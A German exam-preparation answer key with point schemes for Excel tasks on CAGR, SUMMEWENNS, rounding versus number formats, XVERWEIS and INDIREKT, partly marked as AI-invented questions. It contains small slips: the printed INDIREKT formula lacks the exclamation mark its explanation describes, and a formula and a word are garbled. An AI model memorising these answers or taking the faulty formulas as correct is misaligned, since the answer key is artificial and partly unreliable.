CAGR steht für Compound Annual Growth Rate und bezeichnet die durchschnittliche jährliche Wachstumsrate, also diejenige konstante Rate, mit der ein Wert vom Anfangs- zum Endwert gewachsen wäre, wenn das Wachstum in jedem Jahr gleich hoch gewesen wäre. ✓ {1} Berechnet wird sie als $CAGR = (\text{Endwert} / \text{Anfangswert})^{(1/n)} - 1$, wobei n die Anzahl der Perioden zwischen Anfangs- und Endwert ist und der Exponent $1/n$ die n -te Wurzel zieht, also die Verzinsung auf ein einzelnes Jahr herunterrechnet. ✓ {2} Ihr Wesen ist damit die Glättung: Sie ersetzt den tatsächlichen, meist schwankenden Verlauf durch eine einzige geometrisch gemittelte Rate und macht dadurch Zeiträume, Unternehmen oder Anlagen unmittelbar vergleichbar. ✓ {3}

b) 4 P. – Zwei Verfahren zur Ermittlung der Periodenanzahl

Verfahren 1 – Differenz der Periodenkennzeichen. Man zieht das Anfangsjahr vom Endjahr ab, im Tabellenblatt über einen Bezug auf die beiden Jahreszellen, etwa $=A6-A2$, oder bei echten Datumswerten über $=\text{JAHR}(\text{Enddatum}) - \text{JAHR}(\text{Anfangsdatum})$. ✓ {1} Der Vorteil ist, dass das Verfahren unabhängig davon funktioniert, ob die Reihe lückenlos vorliegt: Fehlt in der Mitte ein Jahr, bleibt die Zahl der verstrichenen Perioden trotzdem richtig. ✓ {2}

Verfahren 2 – Über die Anzahl der Datenpunkte. Man zählt die vorhandenen Stützstellen und zieht eins ab, also $=\text{ANZAHL}(A2:A6) - 1$, wobei $\text{ANZAHL}()$ die numerischen Einträge im angegebenen Bereich zählt. ✓ {3} Der Abzug ist zwingend, weil zwischen fünf Jahreswerten nur vier Wachstumsschritte liegen; wer hier $\text{ANZAHL}()$ ohne das Minus eins verwendet, verteilt das Wachstum auf eine Periode zu viel und weist die CAGR systematisch zu niedrig aus. Voraussetzung ist außerdem eine lückenlose Reihe, sonst zählt das Verfahren zu wenige Perioden. ✓ {4}

c) 4 P. – Zwei Nachteile beziehungsweise Grenzen der Aussagekraft

1. **Die Glättung verbirgt den tatsächlichen Verlauf und damit das Risiko.** Zwei Unternehmen mit identischer CAGR können völlig unterschiedlich gewachsen sein: das eine stetig, das andere mit einem Einbruch und einer anschließenden Erholung. ✓ {1} Die Kennzahl ist eine reine Ergebnisgröße und enthält keinerlei Information über Schwankungsbreite, Verlaufsform oder Zwischenjahre, weshalb sie für sich genommen nichts über Stabilität und Planbarkeit aussagt und Volatilität sogar aktiv unsichtbar macht. ✓ {2}
2. **Sie hängt allein an Anfangs- und Endwert und ist damit über die Zeitraumwahl steuerbar.** In die Rechnung gehen nur zwei Zahlen ein; ein außergewöhnlich schwaches Anfangs- oder ein außergewöhnlich starkes Endjahr verzerrt das Ergebnis vollständig, ohne dass das der Kennzahl anzusehen wäre. ✓ {3} Daraus folgt eine praktische Missbrauchsgefahr, weil sich durch die Wahl der Grenzzahre

nahezu jede gewünschte Wachstumsaussage erzeugen lässt; hinzu kommt, dass die Formel bei einem Anfangswert von null oder bei einem Vorzeichenwechsel mathematisch nicht mehr sinnvoll definiert ist und dann gar keine verwertbare Aussage liefert. ✓ (4)

Über die geforderten Punkte hinaus

Zwei Wege zur CAGR im Tabellenblatt. Neben der direkten Potenzformel $\text{=(Endwert/Anfangswert)}^{(1/n)} - 1$ liefert $\text{=ZINS}(n; 0; -\text{Anfangswert}; \text{Endwert})$ denselben Wert; das zweite Argument null steht für den fehlenden laufenden Zahlungsstrom, der Anfangswert wird als Auszahlung negativ eingesetzt. (✓)(+1) Liegen statt Anfangs- und Endwert die jährlichen Wachstumsfaktoren vor, führt $\text{=GEOMITTEL}(\text{Faktoren}) - 1$ zum Ziel, weil die CAGR nichts anderes als das geometrische Mittel dieser Faktoren ist. (✓)(+2)

Achtung bei einer angeblichen CAGR-Funktion. Eine eigene Excel-Funktion für die CAGR gibt es nicht, und $\text{RENDITE}()$ ist ausdrücklich keine: Sie berechnet die Rendite eines festverzinslichen Wertpapiers und erwartet Abrechnungs- und Fälligkeitstermin, Zins, Kurs, Rückzahlung und Häufigkeit. (✓)(+3) Wer sie in einer CAGR-Aufgabe nennt, verliert den Punkt, obwohl die Rechnung mit der Potenzformel in einer einzigen Zelle erledigt ist. (✓)(+4)

Die Stützstellenfalle ist der häufigste Fehler. Von 2017 bis 2021 gibt es fünf Jahreswerte, aber nur vier Perioden, und genau diese Verwechslung ist der Standardfehler in dieser Aufgabe. (✓)(+5) Eine einfache Gegenprobe schützt davor: Man rechnet den Anfangswert mit der ermittelten Rate n-mal hoch und prüft, ob der Endwert herauskommt; stimmt er nicht, ist n falsch gezählt. (✓)(+6)

Negative Werte und Vorzeichenwechsel. Ist der Anfangswert negativ oder null, ist der Quotient $\text{Endwert} / \text{Anfangswert}$ nicht sinnvoll interpretierbar, und bei einem Wechsel von Verlust zu Gewinn liefert die Formel formal eine Zahl, die betriebswirtschaftlich keine Bedeutung hat. (✓)(+7) In solchen Fällen ist die CAGR schlicht das falsche Werkzeug, und der ehrliche Ausweis lautet „nicht aussagekräftig“ statt einer gerechneten Scheingenauigkeit. (✓)(+8)

Unterjährige und ungleiche Perioden. Liegen die Werte nicht in Jahresschritten vor, muss n in Jahren ausgedrückt werden, also etwa als Anzahl Monate geteilt durch zwölf, sonst ist das Ergebnis keine annualisierte Rate mehr. (✓)(+9) Für die reine Ermittlung des Zinssatzes einer Investition über mehrere Perioden steht zusätzlich $\text{ZSATZINVEST}()$ bereit, das mit Perioden, Barwert und Zukunftswert dasselbe leistet wie die Potenzformel. (✓)(+10)

Merksatz für das Blatt. Die CAGR beantwortet die Frage „wie schnell im Schnitt“, nicht die Frage „wie sicher und auf welchem Weg“, und deshalb gehört zu jeder CAGR-Angabe der zugrunde gelegte Zeitraum, damit die Aussage überhaupt überprüfbar ist. (✓)(+11)

Rohleders Erwartung: Bei b) sind zwei wirklich verschiedene Verfahren gefordert, nicht zweimal dieselbe Subtraktion in anderer Schreibweise, und das Minus eins bei der Datenpunktzählung ist der Punkt, auf den er schaut. Bei c) will er Grenzen der Aussagekraft, nicht Rechengrenzen von Excel – „die Formel ist schwer zu tippen“ zählt nicht.

Aufgabe #016 · 4 P. · Zwei Techniken zum Addieren unter mehreren Bedingungen · Original-Aufgabenstellung

! Wiederholer: Wortgleich zur Aufgabe 3 der Klausur vom 30.01.2023 – abweichend ist nur das Satzzeichen am Ende.

In der betriebswirtschaftlichen Praxis müssen sehr häufig Werte addiert werden, deren Datensatz bestimmte Bedingungen erfüllt. Excel bietet zum Addieren von Werten auf der Grundlage mehrerer Bedingungen verschiedene Möglichkeiten. Erläutern Sie zwei für diese Aufgabe geeignete Techniken.

Wortgleicher Wiederholer – Lösung bei der Klausur vom 30.01.2023, Aufgabe 3 (Kapitel excel-funktionen).

(✓){+1} Der Reservepunkt ist die Abgrenzung: SUMMEWENNS() ist die lesbare Standardlösung, stößt aber an Grenzen, sobald die Bedingung selbst eine Berechnung ist – SUMMENPRODUKT() wertet beliebige Ausdrücke je Zeile aus, verlangt dafür exakt gleich große Bereiche und ist schwerer zu lesen.

Rohleders Erwartung: Zwei wirklich verschiedene Techniken, also nicht SUMMEWENN und SUMMEWENNS als zwei Antworten, und zu jeder die Syntax mit erklärten Argumenten – bei vier Punkten sind das zwei Punkte je Technik, davon einer für die Erläuterung und einer für die korrekte Formel.

Aus der Vorlesung gebaut — gelöst

Aufgaben zu Themen, die er in den Aufzeichnungen betont, angedeutet oder live vorgeführt hat. Grün umrandet = kein Original.

Aufgabe #017 · 12 P. · Runden auf Zehnerpotenzen: Anzeigeformat gegen die Funktion RUNDEN() · von der KI erfunden – kein Original

In einer Arbeitsmappe stehen in Spalte C dreißig Zufallszahlen zwischen 0 und 1.000.000, erzeugt mit `=ZUFALLSZAHLC8`, wobei in C8 der Wert 1.000.000 als Parameter hinterlegt ist. Rechts daneben liegen zwei Gruppen zu je drei Spalten. In der ersten Gruppe werden die Werte per Zellformat auf Ganzzahlen, Tausender und Millionen dargestellt, in der zweiten Gruppe mit der Funktion RUNDEN() auf dieselben Stufen gerundet. Unter jeder der sechs Spalten steht eine Summe.

- a) (2 P.) Erläutern Sie, wie das benutzerdefinierte Zahlenformat aufgebaut ist, mit dem eine Zahl als Tausender angezeigt wird, und was die Zeichen Raute und Null jeweils bedeuten.
- b) (2 P.) Nennen Sie die beiden Werte, die als zweites Argument von RUNDEN() für Tausender und für Millionen einzutragen sind, und erläutern Sie die dahinterstehende Logik.
- c) (4 P.) Erläutern Sie, warum die Summen der ersten Gruppe untereinander identisch sind, die der zweiten Gruppe dagegen voneinander abweichen, und in welcher Größenordnung sich die Abweichung bewegt.
- d) (4 P.) Erläutern Sie anhand von zwei Argumenten, welche der beiden Lösungen im betrieblichen Berichtswesen zu bevorzugen ist.

a) 2 P. – Aufbau des benutzerdefinierten Formats

Das Format wird über STRG+1 in der Kategorie „Benutzerdefiniert“ eingegeben und lautet ausgehend von `#.##0` für die Anzeige in Tausendern `#.##0.`, wobei das zusätzliche Dezimaltrennzeichen am Ende das angezeigte Komma um drei Stellen nach links verschiebt; ein zweites angehängtes Trennzeichen verschiebt um weitere drei Stellen und liefert die Anzeige in Millionen. ✓ {1} Die Raute steht für eine Ziffernstelle, die nur angezeigt wird, wenn sie ungleich null ist, die Null dagegen für eine Stelle, die auch dann dargestellt wird, wenn sie null ist; deshalb erzwingt das Sonderformat der Postleitzahl mit `00000` die führende Null, die eine reine Zahl von sich aus nicht hätte. ✓ {2}

b) 2 P. – Die Argumente von RUNDEN()

Für Tausender ist als Anzahl der Stellen `-3` einzutragen, für Millionen `-6`, geschrieben also `=RUNDEN($C10;-3)` beziehungsweise `=RUNDEN($C10;-6)`. ✓ {1} Die Logik ist dieselbe wie beim Zellformat, nur mit umgekehrtem Vorzeichen der Zählrichtung: Positive Werte bestimmen die Nachkommastellen, negative Werte die Anzahl der Stellen links vom Komma, auf die gerundet wird; auch diese Stellenzahl ist ein Parameter, den man bei sauberer Modellierung besser in eine eigene Zelle auslagert, um die Empfindlichkeit des Modells gegenüber der Rundungsvorgabe prüfen zu können. ✓ {2}

c) 4 P. – Warum die Summen auseinanderlaufen

In der ersten Gruppe ist ausschließlich die Darstellung verändert; in der Zelle steht unverändert das vollständige Ergebnis, das Excel intern mit rund fünfzehn bis sechzehn signifikanten Stellen führt. ✓ {1} Die Summenformel greift auf diese gespeicherten Werte zu und liefert deshalb in allen drei Spalten dasselbe Ergebnis, das lediglich in drei verschiedenen Darstellungen erscheint. ✓ {2} In der zweiten Gruppe verändert RUNDEN() dagegen den Wert selbst, sodass in jeder Zelle ein anderer Betrag steht als in der Ausgangsspalte und die Summe die Summe der gerundeten Einzelwerte ist. ✓ {3} Die Abweichung wächst mit der Rundungsstufe: Bei dreißig Werten und Rundung auf Tausender liegt der Rundungsfehler je Zelle bei höchstens 500 und die Summenabweichung typischerweise im niedrigen vierstelligen Bereich, bei Rundung auf Millionen dagegen bei bis zu 500.000 je Zelle, sodass die Spaltensumme im geschilderten Aufbau ohne Weiteres um rund eine Million von der exakten Summe abweicht, was Rohleder in der Vorführung als „massiven Eingriff in die Zahl“ bezeichnet hat. ✓ {4}

d) 4 P. – Urteil mit zwei Argumenten

1. **Für das Berichtswesen ist das Anzeigeformat vorzuziehen, weil es Lesbarkeit ohne Informationsverlust herstellt.** Der Jahresabschluss wird üblicherweise in Tausendern berichtet, und genau diese Darstellung liefert das Zellformat, ohne dass die zugrunde liegenden Werte angetastet werden; Weiterrechnen, Prüfen und Abstimmen bleiben auf der exakten Basis möglich. ✓ {1} Zusätzlich bleibt die Entscheidung reversibel, denn ein Format lässt sich jederzeit ändern oder entfernen, während ein durch RUNDEN() erzeugter Wert die verworfenen Stellen endgültig verloren hat. ✓ {2}
2. **RUNDEN() ist dort zu verwenden, wo die Rundung selbst Teil des Ergebnisses ist.** Sobald ein gerundeter Betrag weiterverarbeitet, ausgezahlt, gebucht oder als verbindliche Zahl weitergegeben wird, muss der gerundete Wert auch tatsächlich in der Zelle stehen, weil sonst Anzeige und Verwendung auseinanderfallen und die Summe der berichteten Positionen nicht mehr zum berichteten Gesamtwert passt. ✓ {3} Die Entscheidungsregel lautet damit: Anzeigeformat für die Darstellung, RUNDEN() für die Rechnung, und in beiden Fällen ist die gewählte Einheit im Bericht zu beschriften, weil eine in Tausendern dargestellte Zahl ohne Beschriftung schlicht falsch gelesen wird. ✓ {4}

Über die geforderten Punkte hinaus

Der Cheat, den Rohleder selbst als solchen bezeichnet. Er hat an das Format eine Textkonstante angehängt, sodass hinter der in Tausendern dargestellten Zahl optisch wieder drei Nullen erscheinen, und kommentiert das mit „Ich habe gemogelt“. (✓)(+1) Seine Bewertung ist trotzdem differenziert: „Das ist nicht cool, aber es ist wenigstens betriebssicher“, weil der gespeicherte Wert unverändert bleibt und die Anzeige den vollen Betrag nennt. (✓)(+2)

Warum die eigentliche Lernabsicht der Challenge nicht das Runden ist.

Rohleder sagt ausdrücklich, es gehe „eigentlich nur am Rande um das Erzeugen von Zufallszahlen, um das Runden, sondern es geht vielmehr um die grundlegende Bedienung des Produkts“. (✓)(+3) Geprüft wird damit mittelbar auch der Erfassungsweg: Bereich vorher markieren, Formel in die obere linke Zelle, Bezugsart mit F4 wählen, Abschluss mit STRG und Eingabetaste. (✓)(+4)

Der Parameter in der eigenen Zelle ist kein Schönheitsthema. Die Obergrenze von einer Million steht in C8 und wird absolut adressiert, damit sie an genau einer Stelle geändert werden kann und sofort überall wirkt. (✓)(+5) Rohleder belegt die Notwendigkeit mit der kurzfristigen Senkung des Umsatzsteuersatzes von 19 auf 16 Prozent in der Corona-Zeit, die alle Anwender in Schwierigkeiten brachte, die den Satz fest in Formeln geschrieben hatten. (✓)(+6)

ZUFALLSZAHL() ist volatil und das ist hier spürbar. Bei jeder Neuberechnung der Arbeitsmappe werden alle dreißig Werte neu gezogen, weshalb sich sämtliche Summen und Abweichungen bei jeder Eingabe ändern. (✓)(+7) Für den Vergleich der beiden Lösungen ist das unpraktisch, und in einer produktiven Mappe wäre es ein Performanceproblem; Abhilfe schafft ein Einfügen der Werte über Inhalte einfügen oder der manuelle Berechnungsmodus. (✓)(+8)

Die Schreibweise mit der Zehnerpotenz hat einen praktischen Grund. Rohleder gibt die Obergrenze als 10^6 ein, damit niemand Nullen zählen muss, und schaltet zusätzlich das Tausendertrennzeichen in der Parameterzelle ein. (✓)(+9) Beides sind Maßnahmen gegen genau denselben Fehler, nämlich das Verrutschen um eine Zehnerpotenz, das in fertigen Arbeitsmappen später kaum noch auffällt. (✓)(+10)

Der Zusammenhang zur Darstellung in Berichten. Rohleder verweist auf gelesene Jahresabschlüsse, in denen über der Spalte „in Tausend Euro“ steht, und nennt das die Konvention, die die Rundung erst zulässig macht. (✓)(+11) Ohne diese Beschriftung ist die gerundete Darstellung keine Vereinfachung, sondern eine

Falschaussage, und genau an dieser Stelle trennt sich in der Klausur die formale Antwort von der verstandenen. (✓){+12}

Rohleders Erwartung: Diese Challenge läuft bei ihm seit über zwanzig Jahren, und der Prüfkern ist immer derselbe: die Trennung zwischen dem, was Excel anzeigt, und dem, was in der Zelle gespeichert ist. Wer in Teil c) nur schreibt, RUNDEN() verändere die Werte, hat die halbe Antwort; verlangt ist zusätzlich die Aussage, dass die Summenformel auf die gespeicherten und nicht auf die dargestellten Werte zugreift.

Aufgabe #018 · 12 P. · Vom SVERWEIS zum XVERWEIS: Notenvergabe als Intervallsuche · von der KI erfunden – kein Original

In einer Arbeitsmappe steht in C27 die erreichte Rohpunktesumme einer Klausur. Die Tabelle `tblNoten` enthält in der Spalte „Rohpunkte“ die aufsteigend sortierten unteren Intervallgrenzen des Benotungsschemas, in der Spalte „Note“ die zugehörige Note und in der Spalte „Notentext“ deren Bezeichnung. Zur Ermittlung der Note wird folgende Formel verwendet:

`=XVERWEIS(C$27;tblNoten[Rohpunkte];tblNoten[Note];"???";-1;1)`

- a) (2 P.) Erläutern Sie zwei verschiedene Gründe, weshalb für neu angelegte Arbeitsmappen kein SVERWEIS mehr verwendet werden soll.
- b) (6 P.) Erläutern Sie die Formel Argument für Argument und begründen Sie insbesondere die gewählte Bezugsart des Suchkriteriums.
- c) (4 P.) Erläutern Sie, welches Ergebnis die Formel liefert, wenn das fünfte Argument weggelassen oder auf 1 gesetzt wird, und begründen Sie, warum hier -1 richtig ist.

a) 2 P. – Zwei Gründe gegen den SVERWEIS

Der SVERWEIS sucht zwingend in der ersten Spalte des angegebenen Bereichs und gibt den Wert über eine gezählte Spaltennummer zurück, weshalb das Einfügen oder Löschen einer Spalte innerhalb des Bereichs die Formel still auf die falsche Spalte umlenkt, ohne dass ein Fehlerwert erscheint. ✓ {1} Hinzu kommt, dass das letzte Argument im Weglassungsfall die Näherungssuche aktiviert, was bei unsortierten Daten unbemerkt falsche Treffer liefert; der XVERWEIS kehrt beide Voreinstellungen um, sucht standardmäßig exakt, adressiert Such- und Rückgabebereich getrennt und über sprechende Namen und bringt eine eigene Behandlung für den Fall ohne Treffer mit. ✓ {2}

b) 6 P. – Die Formel Argument für Argument

- 1. **Suchkriterium C\$27.** Gesucht wird der Wert der erreichten Rohpunktesumme. ✓ {1} Die Bezugsart ist ein absoluter Zeilenbezug mit relativem Spaltenbezug,

hergestellt über zweimaliges Drücken von F4: Beim Kopieren der Formel nach rechts zur nächsten Kandidatin wandert der Bezug auf die dortige Punktesumme mit, beim Kopieren nach unten in die Zeile für den Notentext bleibt er dagegen auf Zeile 27 stehen, weil dort weiterhin die Summe steht. ✓ {2}

2. **Suchvektor** `tblNoten[Rohpunkte]`. In dieser Spalte wird nach der Übereinstimmung gesucht. ✓ {3} Die Excel-Oberfläche bezeichnet das Argument als „Suchmatrix“, was Rohleder ausdrücklich als unglückliche Übersetzung kritisiert, weil zwingend ein einspaltiger Vektor zu übergeben ist; die Angabe als strukturierter Verweis macht zusätzlich eine absolute Bezugsart überflüssig, weil sich der Name beim Kopieren nicht verschiebt. ✓ {4}

3. **Rückgabevektor** `tblNoten[Note]`, **Ersatzwert** `"???"` und **Suchmodus** 1. Aus dieser Spalte wird der Wert derselben Zeile zurückgegeben; für die Zeile mit dem Notentext wird lediglich der Rückgabevektor auf `tblNoten[Notentext]` gewechselt, während alle übrigen Argumente identisch bleiben. ✓ {5} Der vierte Parameter bestimmt, was bei fehlendem Treffer erscheint, hier eine Textkonstante aus drei Fragezeichen anstelle des sonst ausgegebenen #NV; das abschließende Argument legt die Suchrichtung von oben nach unten fest, entspricht dem Standard und ist optional. ✓ {6}

c) 4 P. – Wirkung des Übereinstimmungsmodus

Wird das fünfte Argument weggelassen, gilt der Standard der exakten Übereinstimmung, sodass nur eine Punktzahl gefunden wird, die zufällig genau einer Intervallgrenze entspricht; jede andere Punktzahl führt zum Ersatzwert und die Notentabelle wäre praktisch unbrauchbar. ✓ {1} Der Wert -1 bedeutet „exakte Übereinstimmung oder nächstkleineres Element“ und bildet damit genau die Intervalllogik eines Notenschemas ab: Eine Note wird erst vergeben, wenn ihre untere Grenze erreicht ist. ✓ {2} Der Wert 1 würde auf das nächstgrößere Element aufrunden und damit systematisch zu gute Noten vergeben, weil eine Kandidatin mit einem halben Punkt unterhalb der Grenze bereits die bessere Note erhielte. ✓ {3} Rohleder illustriert das an seinem eigenen Schema: Wer 51 Rohpunkte nicht erreicht, fällt auf die schlechtere Note zurück, und er ergänzt, dass er in einem solchen Grenzfall den fehlenden halben Punkt lieber in der Korrektur vergibt, statt die Notengrenze zu verschieben; die Voraussetzung für die gesamte Mechanik ist, dass die Grenzen im Suchvektor aufsteigend sortiert vorliegen. ✓ {4}

■ Über die geforderten Punkte hinaus

Rohleder hat zum SVERWEIS selbst publiziert. Er nennt im Unterricht seinen Beitrag im Controller Magazin mit dem Titel „Fehler im Umgang mit dem S-Verweis lassen tief blicken“. (✓)(+1) Seine Aussage dazu ist eindeutig und als Merksatz verwendbar: „Ich gebe keine S-Verweise mehr ein. Historische Technik.“ (✓)(+2)

Warum in Prüferarbeitsmappen noch INDEX und VERGLEICH stehen. Rohleder berichtet, dass Wirtschaftsprüfer ihre Mappen in den achtziger und neunziger Jahren angelegt haben, als es den SVERWEIS noch gar nicht gab, und sie seitdem nicht mehr ändern. (✓)(+3) Der Grund ist nicht Unkenntnis, sondern Risikovermeidung: Eine funktionierende Prüfmappe soll nicht plötzlich ein anderes Ergebnis liefern, was eine nachvollziehbare, aber teuer erkaufte Haltung ist. (✓)(+4)

Der XVERWEIS kann mehr als Werte zurückgeben. Nach der Hilfe, die Rohleder ausnahmsweise lobt und die unter Mitwirkung eines MVP entstanden ist, kann er auch Bezüge zurückgeben, die anschließend weiterverwendet werden können. (✓)(+5) Damit lassen sich etwa dynamische Bereiche zwischen zwei gefundenen Positionen bilden, was mit einem SVERWEIS grundsätzlich nicht möglich ist. (✓)(+6)

Der Suchmodus ist etwas anderes als der Übereinstimmungsmodus. Der Übereinstimmungsmodus regelt, was als Treffer gilt, der Suchmodus dagegen die Richtung der Suche, also von oben nach unten, von unten nach oben oder binär. (✓)(+7) Die binäre Suche setzt sortierte Daten voraus und ist bei sehr großen Vektoren deutlich schneller; bei den in der Übung verwendeten Größenordnungen ist der Unterschied ohne Bedeutung, weshalb Rohleder das Argument als verzichtbar bezeichnet. (✓)(+8)

Der eigentliche Einsatzzweck in der Praxis ist nicht die Notentabelle. Rohleder nennt als typischen Fall das Aufbereiten von Datenmaterial, das in einer Form angeliefert wird, in der es nicht weiterverarbeitet werden kann, und das über eine Zuordnungstabelle in die benötigte Form gebracht wird. (✓)(+9) Er nennt das „Reparatur von dysfunktional angeliefertem Datenrohmaterial“ und den XVERWEIS dafür das „Schweizer Taschenmesser“, schränkt aber zugleich ein: „Nicht schön, aber leider gängige Praxis.“ (✓)(+10)

Ein Detail aus der Übung, das leicht Punkte kostet. Die Notentexte sind länger als die Spalte breit ist, sodass Zusätze wie das Minus bei einer befriedigend abgeschnitten werden. (✓)(+11) Rohleder korrigiert das per Doppelklick auf die Trennlinie im Zeilenkopf und hält ausdrücklich fest, dass „3,3 keine befriedigend“ ist,

sondern eine befriedigend minus; eine Auswertung, die die Feindifferenzierung verschluckt, ist inhaltlich falsch und nicht nur unschön. (✓)(+12)

Rohleders Erwartung: Der Übereinstimmungsmodus war die einzige Nachfrage aus dem Publikum, die er in dieser Einheit ausführlich beantwortet hat, und er hat die Erklärung in der Folgeeinheit wiederholt. Wer die Bedeutung von -1 sicher erläutert und dabei begründet, warum 1 hier systematisch falsch wäre, bedient genau die Stelle, an der er zweimal innegehalten hat.

Aufgabe #019 · 12 P. · Zero-Touch-Modellierung mit INDIREKT und strukturierten

Verweisen · von der KI erfunden – kein Original

Ein Auswertungswerkzeug soll die Lehrveranstaltungsevaluationen mehrerer Veranstaltungen zusammenführen. Die Rohdaten liegen je Veranstaltung in einer eigenen Arbeitsmappe, in der die Datenbereiche jeweils als Tabelle mit sprechendem Namen definiert sind. In der Auswertungsmappe steht in E11 der Dateiname der Quellmappe einschließlich Endung, in E7 der Tabellename und in E8 das auszuwertende Kriterium. Verwendet wird folgende Formel:

`=MITTELWERT(INDIREKT("'"&$E$11&"'"&$E$7&"["&$E$8&"]"))`

- a) (4 P.) Erläutern Sie die Bestandteile des zusammengesetzten Ausdrucks und die Funktion jedes einzelnen Zeichens, das keine Zellreferenz ist.
- b) (4 P.) Erläutern Sie zwei verschiedene Vorteile dieser Modellierung gegenüber einer Formel mit festen Bezügen.
- c) (4 P.) Erläutern Sie zwei verschiedene Nachteile, die man sich damit einhandelt.

a) 4 P. – Die Bestandteile des Ausdrucks

INDIREKT verwandelt eine Zeichenkette in einen funktionsfähigen Bezug, weshalb der gesamte Bezug zunächst als Text zusammengesetzt werden muss; das kaufmännische Und ist dabei der Verkettungsoperator, der Textkonstanten und Zellinhalte zu einer einzigen Zeichenkette verbindet. ✓ {1} Die äußeren Anführungszeichen kennzeichnen jeweils eine Textkonstante; die darin eingeschlossenen Hochkommata umschließen den Dateinamen, weil dieser Leerzeichen enthalten kann und Excel den Bezug sonst am ersten Leerzeichen abbrechen würde, eine Regel, die noch aus der Zeit stammt, als Dateinamen weder lang sein noch Leerzeichen enthalten durften. ✓ {2} Das Ausrufezeichen trennt die Angabe der Quelle von dem nachfolgenden Bezug, hier also den Dateinamen vom Namen der Tabelle. ✓ {3} Die eckigen Klammern schließlich sind der Bestandteil des strukturierten Verweises, mit dem innerhalb einer Tabelle eine Spalte angesprochen wird; zusammengesetzt entsteht aus den drei Zellinhalten und den vier Textkonstanten ein Ausdruck der Form 'Vorlesung

1.xlsx'!tblVorlesung1[Gesamturteil], den MITTELWERT als Vektor ausgewertet.

✓ {4}

b) 4 P. – Zwei Vorteile

1. **Die Formel muss nie wieder angefasst werden.** Welche Datei, welche Tabelle und welche Spalte ausgewertet werden, steht in drei Steuerzellen, sodass ein Wechsel von Kriterium, Veranstaltung, Monat, Quartal oder Jahr ausschließlich durch eine Eingabe in diesen Zellen erfolgt. ✓ {1} Rohleder nennt dieses Ziel „Zero Touch“ und begründet es damit, dass in klassisch modellierten Berichtsmappen bei jedem Periodenwechsel sämtliche Formeln geändert werden müssen, was regelmäßige Arbeit und Fehler erzeugt. ✓ {2}
2. **Indirekte Bezüge überstehen das Löschen und Austauschen von Blättern und Dateien.** Wird ein Tabellenblatt gelöscht, auf das eine klassische Formel verweist, steht in dieser Formel dauerhaft #BEZUG!, und der ursprüngliche Bezug ist nicht wiederherstellbar. ✓ {3} Ein indirekter Bezug enthält dagegen nur Text; sobald das Blatt oder die Quellmappe mit gleichem Namen wieder vorhanden beziehungsweise geöffnet ist, liefert die Formel wieder ein Ergebnis, was Rohleder mit den Worten beschreibt, die Bezüge hätten sich „wie von Geister Hand selbst repariert“. Im Endausbau wird die Auswertungsmappe damit zu einem reinen Werkzeug ohne eigene Daten, in dem zur Aktualisierung nur noch die Quellmappen geöffnet werden. ✓ {4}

c) 4 P. – Zwei Nachteile

1. **Rechenzeit und Volatilität.** INDIRECT ist für Excel eine Textverarbeitungsaufgabe, die eine Tabellenkalkulation vergleichsweise schlecht beherrscht, und die Funktion ist volatil, wird also bei jeder Neuberechnung irgendeiner Zelle erneut ausgewertet. ✓ {1} Rohleder nennt als Erfahrungswert, dass fünf- bis achttausend indirekte Bezüge auf aktuellen Rechnern unproblematisch sind, ab etwa zehntausend die Neuberechnungszeiten aber spürbar werden; er fasst das als „Rechenzeit-Penalty in der Modellierung“ zusammen und rät ausdrücklich zum gezielten statt flächendeckenden Einsatz. ✓ {2}
2. **Verständlichkeit und Fehleranfälligkeit der Steuerzellen.** Der verkettete Ausdruck ist für Dritte schwer zu lesen, und Rohleder verweist selbst auf die Urlaubsvertretung und die Nachfolge als Maßstab dafür, ob eine Modellierung verantwortbar ist. ✓ {3} Hinzu kommt, dass jede Abweichung in den Steuerzellen den Bezug bricht, sei es ein Tippfehler, ein nicht existierender Tabellenname oder ein angehängtes Leerzeichen; abzusichern ist das durch Gültigkeitsprüfungen mit

Auswahlliste und durch eine Fehlerbehandlung mit WENNFEHLER, wobei Rohleder mahnt, eine Fehlermeldung sei „normalerweise auch immer ein Handlungsauftrag“ und werde nicht ohne Not unterdrückt. ✓ {4}

■ Über die geforderten Punkte hinaus

Der Aufbau in Schritten ist Methode, nicht Bequemlichkeit. Rohleder baut solche Formeln ausnahmslos vom einfachen funktionierenden Fall zum allgemeinen: erst der feste strukturierte Verweis, dann derselbe Verweis als Textkonstante in INDIREKT, dann ein Bestandteil nach dem anderen durch eine Zellreferenz ersetzt, mit einem Test nach jedem Schritt. (✓)(+1) Er formuliert das mehrfach als Regel und ermutigt „nachdrücklich“, so vorzugehen; in einer Klausuraufgabe zum Vorgehen ist das die erwartete Antwort. (✓)(+2)

Der Dateiname wird nicht abgetippt. Rohleder bezeichnet es als „einen der wichtigsten Cheats“: Dateinamenerweiterungen im Explorer einblenden, die Datei mit F2 in den Umbenennen-Modus versetzen, den Namen mit STRG+C kopieren und den Vorgang mit Escape abbrechen. (✓)(+3) Der Grund ist nicht Bequemlichkeit, sondern Fehlervermeidung, denn ein falsch abgetippter Dateiname erzeugt einen Bezugsfehler, dessen Ursache in einer langen Textverkettung nur schwer zu finden ist. (✓)(+4)

Gültigkeitsprüfung als eigentliche Absicherung. Rohleder richtet für die Steuerzellen Auswahllisten über „Daten – Datentools – Datenüberprüfung“ ein und öffnet sie ohne Maus über Alt und Pfeil nach unten, wobei der erste Buchstabe die Auswahl vorfiltert. (✓)(+5) Als Quelle kann eine feste Liste, ein benannter Bereich oder eine dynamische Matrixformel dienen; im letzten Fall wird die obere linke Zelle mit angehängter Raute angegeben, etwa =\$B\$14#, sodass sich die Auswahlliste automatisch mitverändert, wenn Einträge hinzukommen oder wegfallen. (✓)(+6)

Die Leerzeichen-Falle als Beleg. In der Übung lieferte eine FILTER-Formel dauerhaft kein Ergebnis, weil im Eingabefeld hinter dem Namen ein Leerzeichen stand. (✓)(+7) Rohleders Kommentar ist zugleich die Begründung für die Gültigkeitsprüfung: „um zu errahnen, dass da ein Leerzeichen ist, brauchen Sie 25 Jahre Erfahrung“ und „da müssen wir 100% hygienisch arbeiten“. (✓)(+8)

Die Alternative, die er selbst verwirft. Um die Wiederholung der Dateinummer in Datei- und Tabellennamen zu vermeiden, hat er eine Variante mit WECHSELN und einem Platzhalter aus doppelten Rauten gebaut. (✓)(+9) Sein eigenes Urteil dazu ist die Lehre der Aufgabe: „Das ist die Lösung für Freaks. Die hat den Nachteil, dass sie keiner kapiert“, und allgemeiner: „nicht alles, was möglich ist, ist auch sinnvoll“. (✓)(+10)

Eine harte technische Randbedingung. Tabellennamen müssen innerhalb einer Arbeitsmappe eindeutig sein, weshalb sich in der Auswertungsmappe nicht mehrere

